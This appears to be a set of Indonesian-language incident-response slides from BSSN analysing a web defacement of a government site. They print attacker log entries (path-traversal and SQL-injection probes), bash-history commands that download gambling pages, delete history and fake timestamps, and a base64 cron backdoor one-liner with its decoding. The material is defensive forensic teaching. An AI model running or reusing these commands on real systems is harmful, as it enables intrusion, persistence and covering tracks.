


Preparation	Fase ini meliputi tindakan-tindakan untuk mempersiapkan organisasi dalam menghadapi insiden keamanan siber.
Detection	Fase ini meliputi tindakan-tindakan untuk mengidentifikasi dan melakukan verifikasi terhadap insiden keamanan siber yang terjadi.
Analysis	Fase ini meliputi tindakan-tindakan untuk menelaah dan menentukan jenis, skala dan dampak dari insiden yang terjadi.
Containment	Fase ini meliputi tindakan-tindakan untuk mencegah penyebarluasan insiden ke komponen sistem atau layanan TI lainnya.
Eradication	Fase ini meliputi tindakan-tindakan untuk menghapus atau menghilangkan sumber penyebab insiden.
Recovery	Fase ini meliputi tindakan-tindakan untuk memulihkan layanan dan data yang terganggu atau terdampak oleh insiden.
Post Incident Activity	Fase ini meliputi tindakan-tindakan dalam mengevaluasi hasil pembelajaran dalam penanganan insiden dan kendali keamanan yang diperlukan dalam mendeteksi serta mencegah insiden serupa di kemudian hari.

BADAN SIBER DAN SANDI NEGARA
REPUBLIK INDONESIA
Jl. Harsono RM No. 70, Ragunan, Jakarta Selatan 12550


https://bssn.go.id @bssn_ri @bssn_ri Badan Siber dan Sandi Negara

ALUR SERANGAN WEB DEFACEMENT



LOG ANALISIS

- Log Files adalah informasi yang sangat berharga yang disediakan oleh server yang melakukan pencatatan aktivitas, peristiwa dan tindakan yang terjadi selama runtime suatu layanan atau aplikasi. Aktivitas tersebut berisi informasi penting tentang kapan, bagaimana, dan “oleh siapa” server sedang diakses.
- Web Server log : access.log dan error.log
- Sistem log : auth.log, syslog
- Database log : mysql.log



```
172.16.1.14 - - [06/Nov/2018:10:55:17 +0700] "GET /cgi-bin/technote/main.cgi?board=FREE_BOARD&command=down_load&fileNikto=/../../../../../../
172.16.1.14 - - [06/Nov/2018:10:55:17 +0700] "GET /cgi-bin/store/index.cgi?page=../../../../../../../../etc/passwd HTTP/1.1" 404 478 "-" "\"M
172.16.1.14 - - [06/Nov/2018:10:55:17 +0700] "GET /cgi-bin/traffic.cgi?cfg=../../../../../../../../etc/passwd HTTP/1.1" 404 474 "-" "\"Mozill
172.16.1.14 - - [06/Nov/2018:10:55:17 +0700] "GET /cgi-bin/talkback.cgi?article=../../../../../../../../etc/passwd%00&action=view&matchview=1
172.16.1.14 - - [06/Nov/2018:10:55:17 +0700] "GET /cgi-bin/story.pl?next=../../../../../../../../../../etc/passwd%00 HTTP/1.1" 404 471 "-" "\
172.16.1.14 - - [06/Nov/2018:10:55:17 +0700] "GET /cgi-bin/store.cgi?StartID=../../../../../../../../../../etc/passwd%00.html HTTP/1.1" 404 4
172.16.1.14 - - [06/Nov/2018:10:55:17 +0700] "GET /cgi-bin/ssi//%2e%2e/%2e%2e/%2e%2e/%2e%2e/%2e%2e/%2e%2e/%2e%2e/%2e%2e/etc/passwd HTTP/1.1" 400 485
172.16.1.14 - - [06/Nov/2018:10:55:17 +0700] "GET /cgi-bin/shopper.cgi?newpage=../../../../../../../../../../etc/passwd HTTP/1.1" 404 474 "-"
172.16.1.14 - - [06/Nov/2018:10:55:17 +0700] "GET /servlet/webacc?User.html=../../../../../../../../../../../../../../../../../../../../etc/passwd%
172.16.1.14 - - [06/Nov/2018:10:55:17 +0700] "GET /webcalendar/forum.php?user_inc=../../../../../../../../../../etc/passwd HTTP/1.1" 404 476
172.16.1.14 - - [06/Nov/2018:10:55:17 +0700] "GET /cgi-bin/zml.cgi?file=../../../../../../../../../../etc/passwd%00 HTTP/1.1" 404 470 "-" "\"
172.16.1.14 - - [06/Nov/2018:10:55:17 +0700] "GET /page.cgi?../../../../../../../../../../etc/passwd HTTP/1.1" 404 463 "-" "\"Mozilla/5.0(X11
172.16.1.14 - - [06/Nov/2018:10:55:17 +0700] "GET /base/webmail/readmsg.php?mailbox=../../../../../../../../../../../../../../etc/passwd&id=1
172.16.1.14 - - [06/Nov/2018:10:55:17 +0700] "GET /cgi-bin/YaBB.pl?board=news&action=display&num=../../../../../../../../../../etc/passwd%00
172.16.1.14 - - [06/Nov/2018:10:55:17 +0700] "GET /cgi-bin/webspirs.cgi?sp.nextform=../../../../../../../../../../etc/passwd HTTP/1.1" 404 47
172.16.1.14 - - [06/Nov/2018:10:55:17 +0700] "GET /cgi-bin/whois/whois.cgi?lookup=;&ext=/bin/cat%20/etc/passwd HTTP/1.1" 404 478 "-" "\"Mozil
172.16.1.14 - - [06/Nov/2018:10:55:17 +0700] "GET /edittag/edittag.cgi?file=%2F..%2F..%2F..%2F..%2F..%2Fetc/passwd HTTP/1.1" 404 474 "-" "\"M
172.16.1.14 - - [06/Nov/2018:10:55:17 +0700] "GET /cgi-bin/webplus?script=../../../../../../../../../../etc/passwd HTTP/1.1" 404 470 "-" "\"M
```


Serangan Local File Inclusion (LFI) dan Remote File Inculesion (RFI)

Serangan SQL Injection kepada Database Server

```
172.16.1.14 - - [06/Nov/2018:10:54:28 +0700] "GET /?query=query+AND+1%3D2+--+ HTTP/1.1" 302 393 "http://172.16.1.12/robots.txt" "Mozilla/5.(
172.16.1.14 - - [06/Nov/2018:10:54:28 +0700] "GET /dvwa?query=query%22+AND+%221%22%3D%221%22+--+ HTTP/1.1" 301 596 "http://172.16.1.12/logir
172.16.1.14 - - [06/Nov/2018:10:54:28 +0700] "GET /?query=query+OR+1%3D1+--+ HTTP/1.1" 302 393 "http://172.16.1.12/robots.txt" "Mozilla/5.0
172.16.1.14 - - [06/Nov/2018:10:54:28 +0700] "GET /dvwa?query=query+AND+1%3D1 HTTP/1.1" 301 558 "http://172.16.1.12/login.php" "Mozilla/5.0
172.16.1.14 - - [06/Nov/2018:10:54:28 +0700] "GET /?query=query+AND+1%3D2+--+ HTTP/1.1" 302 393 "http://172.16.1.12/robots.txt" "Mozilla/5.(
172.16.1.14 - - [06/Nov/2018:10:54:28 +0700] "GET /dvwa?query=query%27+AND+%271%27%3D%271 HTTP/1.1" 301 582 "http://172.16.1.12/login.php" "
172.16.1.14 - - [06/Nov/2018:10:54:28 +0700] "GET /?query=query+OR+1%3D1+--+ HTTP/1.1" 302 393 "http://172.16.1.12/robots.txt" "Mozilla/5.0
172.16.1.14 - - [06/Nov/2018:10:54:28 +0700] "GET /?query=query%27+AND+%271%27%3D%271%27+--+ HTTP/1.1" 302 393 "http://172.16.1.12/robots.tx
172.16.1.14 - - [06/Nov/2018:10:54:28 +0700] "GET /dvwa?query=query%22+AND+%221%22%3D%221 HTTP/1.1" 301 582 "http://172.16.1.12/login.php" "
172.16.1.14 - - [06/Nov/2018:10:54:28 +0700] "GET /dvwa?query=query+UNION+ALL+select+NULL+--+ HTTP/1.1" 301 590 "http://172.16.1.12/login.ph
172.16.1.14 - - [06/Nov/2018:10:54:28 +0700] "GET /?query=query%27+AND+%271%27%3D%272%27+--+ HTTP/1.1" 302 393 "http://172.16.1.12/robots.tx
172.16.1.14 - - [06/Nov/2018:10:54:28 +0700] "GET /dvwa?query=query%27+UNION+ALL+select+NULL+--+ HTTP/1.1" 301 596 "http://172.16.1.12/logir
172.16.1.14 - - [06/Nov/2018:10:54:28 +0700] "GET /?query=query%27+OR+%271%27%3D%271%27+--+ HTTP/1.1" 302 393 "http://172.16.1.12/robots.txt
172.16.1.14 - - [06/Nov/2018:10:54:28 +0700] "GET /dvwa?query=query%22+UNION+ALL+select+NULL+--+ HTTP/1.1" 301 596 "http://172.16.1.12/logir
172.16.1.14 - - [06/Nov/2018:10:54:28 +0700] "GET /dvwa?query=query%29+UNION+ALL+select+NULL+--+ HTTP/1.1" 301 596 "http://172.16.1.12/logir
172.16.1.14 - - [06/Nov/2018:10:54:28 +0700] "GET /?query=query%27+AND+%271%27%3D%272%27+--+ HTTP/1.1" 302 393 "http://172.16.1.12/robots.tx
172.16.1.14 - - [06/Nov/2018:10:54:28 +0700] "GET /?query=query%27+OR+%271%27%3D%271%27+--+ HTTP/1.1" 302 393 "http://172.16.1.12/robots.txt
172.16.1.14 - - [06/Nov/2018:10:54:28 +0700] "GET /dvwa?query=query%27%29+UNION+ALL+select+NULL+--+ HTTP/1.1" 301 602 "http://172.16.1.12/lo
```

EKSEKUSI WEBSHELL

Berdasarkan analisis log, ditemukan adanya aktivitas eksekusi webshell alfa403.php pada tanggal 2 Juli 2024 pukul 21:49:54 WIB oleh alamat IP penyerang pada direktori /wp-content/uploads.




BASH HISTORY

Di Linux, bash history merujuk pada fitur yang **menyimpan riwayat perintah-perintah yang telah dieksekusi di terminal** menggunakan Bash shell. Riwayat perintah ini disimpan dalam file yang disebut .bash_history.

Bash history memiliki peran yang sangat penting dalam konteks insiden respon di dunia keamanan siber. Riwayat perintah yang disimpan di dalam file .bash_history atau sistem pencatatan lainnya dapat memberikan informasi yang sangat berguna dalam mendeteksi, menganalisis, dan mengatasi insiden keamanan.

```
/home/username/.bash_history
```



BASH HISTORY

Bash history memiliki fungsi dalam insiden respon, antara lain:

1. Melacak Aktivitas Penyerang
   - Melacak langkah-langkah yang diambil oleh penyerang
   - Mendeteksi perintah mencurigakan
2. Menganalisis Perintah yang Menunjukkan Eskalasi Hak Akses
   - Menggunakan perintah sudo: Misalnya, perintah sudo su atau sudo bash yang bertujuan untuk mendapatkan akses superuser.
   - Modifikasi file konfigurasi: Mengedit file konfigurasi yang mengontrol hak akses atau sistem keamanan.
3. Mendeteksi Perintah untuk Menghapus Jejak
   - Penyerang sering kali mencoba untuk menghapus jejak mereka setelah melakukan intrusi. Mereka mungkin mencoba menghapus riwayat perintah menggunakan history -c atau dengan menghapus file .bash_history.

IDENTIFIKASI BASH HISTORY SYSTEM

Kemudian ditemukan adanya percobaan aktivitas pengubahan password user **xxxx**. Namun jika menemukan aktifitas ini harus dipastikan kembali apakah pengubahan password berikut berhasil atau tidak. Kemudian terlihat penyerang melakukan pengunduhan file yang ternyata merupakan file robots.txt.

```
cat /etc/passwd
sudo passwd [redacted]
cd ../../
wget -O robots.txt https://pst.innomi.net/paste/d87pw3opr5nafzwyw3c3cgcx/raw
```

ROBOTS.TXT

Apa saja fungsi dan kegunaan dari robots.txt?

- **Membatasi proses *crawl*** bot mesin pencari untuk mengakses website, sehingga kapasitas *load* server website tetap terjaga.
- **Meringankan** beban server website.
- Memastikan terdapat **laman website yang tetap private** untuk tujuan staging, pengaturan, tes, dan keperluan lainnya.
- **Menentukan atau mengatur lama mana saja yang bisa di akses** Google Crawler atau mesin pencari lainnya

CONTOH

```
User-agent: Googlebot
Allow: /
Disallow: /contact/
```

Pada contoh tersebut, robots.txt akan memberikan izin kepada Googlebot atau robot bot dari mesin pencari Google untuk melakukan crawl atas **semua data atau laman** yang ada di dalam website. Namun, robots.txt **tidak memberikan izin** Googlebot untuk crawl pada **laman Contact**.

IDENTIFIKASI BASH HISTORY SYSTEM

Setelah dilakukan pemeriksaan ternyata penyerang berusaha untuk membuat file robots yang mengindikasikan bahwa **tidak ada pembatasan** untuk bot dan search engine **untuk dapat mengakses semua halaman** dan direktori situs web.

```
User-agent: *
Disallow:
```

IDENTIFIKASI BASH HISTORY SYSTEM

Kemudian penyerang diindikasikan melakukan pemeriksaan pada file bash history yang merupakan file yang menyimpan riwayat perintah yang telah dijalankan di terminal oleh pengguna saat ini. Setelah itu penyerang melakukan upaya penghapusan file tersebut dengan tujuan agar riwayat perintah yang tersimpan tidak akan bisa diakses lagi.

```
cat .bash_history
rm .bash_history
```


IDENTIFIKASI BASH HISTORY SYSTEM

Setelah itu penyerang diindikasikan melakukan pembuatan folder baru dengan nama bonus100. Kemudian penyerang mengunduh file index.php.

```
cd /var/www/html
ls -la
cd develop
ls -la
cd wp-content
ls -la
mkdir product
cd product
mkdir bonus100
cd bonus100
ls -la
wget -O index.php https://pst.innomi.net/paste/6r4re83ehuqgmc7zc829qd9d/raw
echo 'google-site-verification: googlee16a070cb92cd528.html' | tee googlee16a070
wget -O sitemap.xml https://pst.innomi.net/paste/dwr4g3wbtvk22rjzk4gshqmq/raw
```

IDENTIFIKASI BASH HISTORY SYSTEM

Setelah dilakukan pemeriksaan ternyata fie index.php tersebut merupakan halaman perjudian daring yang akan disisipkan oleh penyerang.



IDENTIFIKASI BASH HISTORY SYSTEM

Kemudian penyerang kembali mengunduh file sitemap.xml. Berdasarkan analisis, konfigurasi file robots.txt dan sitemap.xml tersebut digunakan penyerang untuk dapat melakukan **indexing** pada *search engine* agar halaman index.php yang berisi halaman judi online **dapat ditemukan dengan mudah** pada hasil pencarian *search engine.*

```
<urlset xmlns="http://www.sitemaps.org/schemas/sitemap/0.9">
<url>
<loc>https://xxxx.xxxx.go.id/wp-content/product/bonus100/</loc>
</url>
</urlset>
```

IDENTIFIKASI BASH HISTORY SYSTEM

Setelah itu penyerang juga melakukan pengubahan izin akses pada direktori wp-includes menjadi 0777. Pengubahan izin akses tersebut dapat menimbulkan risiko keamanan karena setiap orang dapat mengubah, memodifikasi atau menjalankan file tersebut. Kemudian penyerang melakukan pengubahan timestamp pada direktori menjadi tanggal 3 Maret 2021, pukul 12:12:00 dengan tujuan **untuk mengelabuhi bahwa file ini seolah-olah sudah ada sejak lama**.

```
cd ../wp-includes/assets
ls -la
cd pdf
ls -la
chmod -R 0777 class
ls -la
cd ../../
cd ..
find -exec touch -t 202103031212.00 {} +
```

CRONJOB

Cronjob adalah fitur dalam sistem operasi Linux yang memungkinkan pengguna untuk menjadwalkan tugas-tugas tertentu untuk dijalankan secara otomatis pada waktu-waktu tertentu. Bisa berguna untuk tugas-tugas rutin seperti backup data, pengiriman email, atau pembaruan sistem. Namun, bisa dimanfaatkan oleh attacker untuk menjadwalkan malicious file tertentu.

```
adminsvr@ubuntu:~$ sudo crontab -l
[sudo] password for adminsvr:
# Edit this file to introduce tasks to be run by cron.
#
# Each task to run has to be defined through a single line
# indicating with different fields when the task will be run
# and what command to run for the task
#
# To define the time you can provide concrete values for
# minute (m), hour (h), day of month (dom), month (mon),
# and day of week (dow) or use '*' in these fields (for 'any').
#
# Notice that tasks will be started based on the cron's system
# daemon's notion of time and timezones.
#
# Output of the crontab jobs (including errors) is sent through
# email to the user the crontab file belongs to (unless redirected).
#
# For example, you can run a backup of all your user accounts
# at 5 a.m every week with:
# 0 5 * * 1 tar -zcf /var/backups/home.tgz /home/
#
# For more information see the manual pages of crontab(5) and cron(8)
#
# m h  dom mon dow   command
* * * * * /home/jacob/backup.sh
adminsvr@ubuntu:~$
```

```
* * * * * command(s)
- - - - -
| | | | |
| | | | ----- Hari dalam satu minggu (0 - 7) (Minggu=0 atau 7)
| | | ------- Bulan (1 - 12)
| | --------- Tanggal (1 - 31)
| ----------- Jam (0 - 23)
------------- Menit (0 - 59)
```

TEMUAN UPAYA PERSISTENT

Ditemukan adanya **proses terjadwal yang berjalan pada sistem** yang berisikan script terobfuskasi. Aktivitas ini tercatat pada daftar Cron dan dijalankan setiap jam pada menit ke-0, seperti 01.00 atau 02.00. Adapun Cron tersebut dapat terlihat sebagai berikut:

```
Cron jobs for user: www-data

# DO NOT REMOVE THIS LINE. SEED PRNG. #defunct-kernel

0 * * * * { echo
L3Vzci9iaW4vcGtpbGwgLTAgLVUzMyBkZWZ1bmN0IDI+L2Rldi9udWxsIHx8I
FNIRUxMPSBURVJNPXh0ZXJtLTI1NmNvbG9yIEdTX0FSR1M9Ii1rIC92YXIvd3
d3Ly5jb25maWcvaHRvcC9kZWZ1bmN0LmRhdCAtbGlxRCIgL2Jpbi9iYXNoIC1
jICJleGVjIC1hICdbc2x1Yl9mbHVzaHdxXScgJy92YXIvd3d3Ly5jb25maWcv
aHRvcC9kZWZ1bmN0JyIgMj4vZGV2L251bGwK|base64 -d|bash;}
2>/dev/null #1b5b324a50524e47 >/dev/random # seed prng
defunct-kernel
```

TEMUAN UPAYA PERSISTENT

Pada Cron sebelumnya terdapat string yang **diencode menggunakan base64** yang kemudian akan dieksekusi sebagai perintah shell. Apabila **didecode**, string tersebut akan menjadi perintah sebagai berikut:

```
/usr/bin/pkill -0 -U33 defunct 2>/dev/null || SHELL= TERM=xterm-256color
GS_ARGS="-k /var/www/.config/htop/defunct.dat -liqD" /bin/bash -c "exec -a
'[slub_flushwq]' '/var/www/.config/htop/defunct'" 2>/dev/null
```

Secara umum perintah ini akan dijalankan dengan nama proses “slub_flushwq” yang bertujuan untuk memastikan bahwa backdoor/webshell yang sudah terpasang pada sistem tetap berjalan meskipun ada upaya untuk mematikannya.

TEMUAN UPAYA PERSISTENT

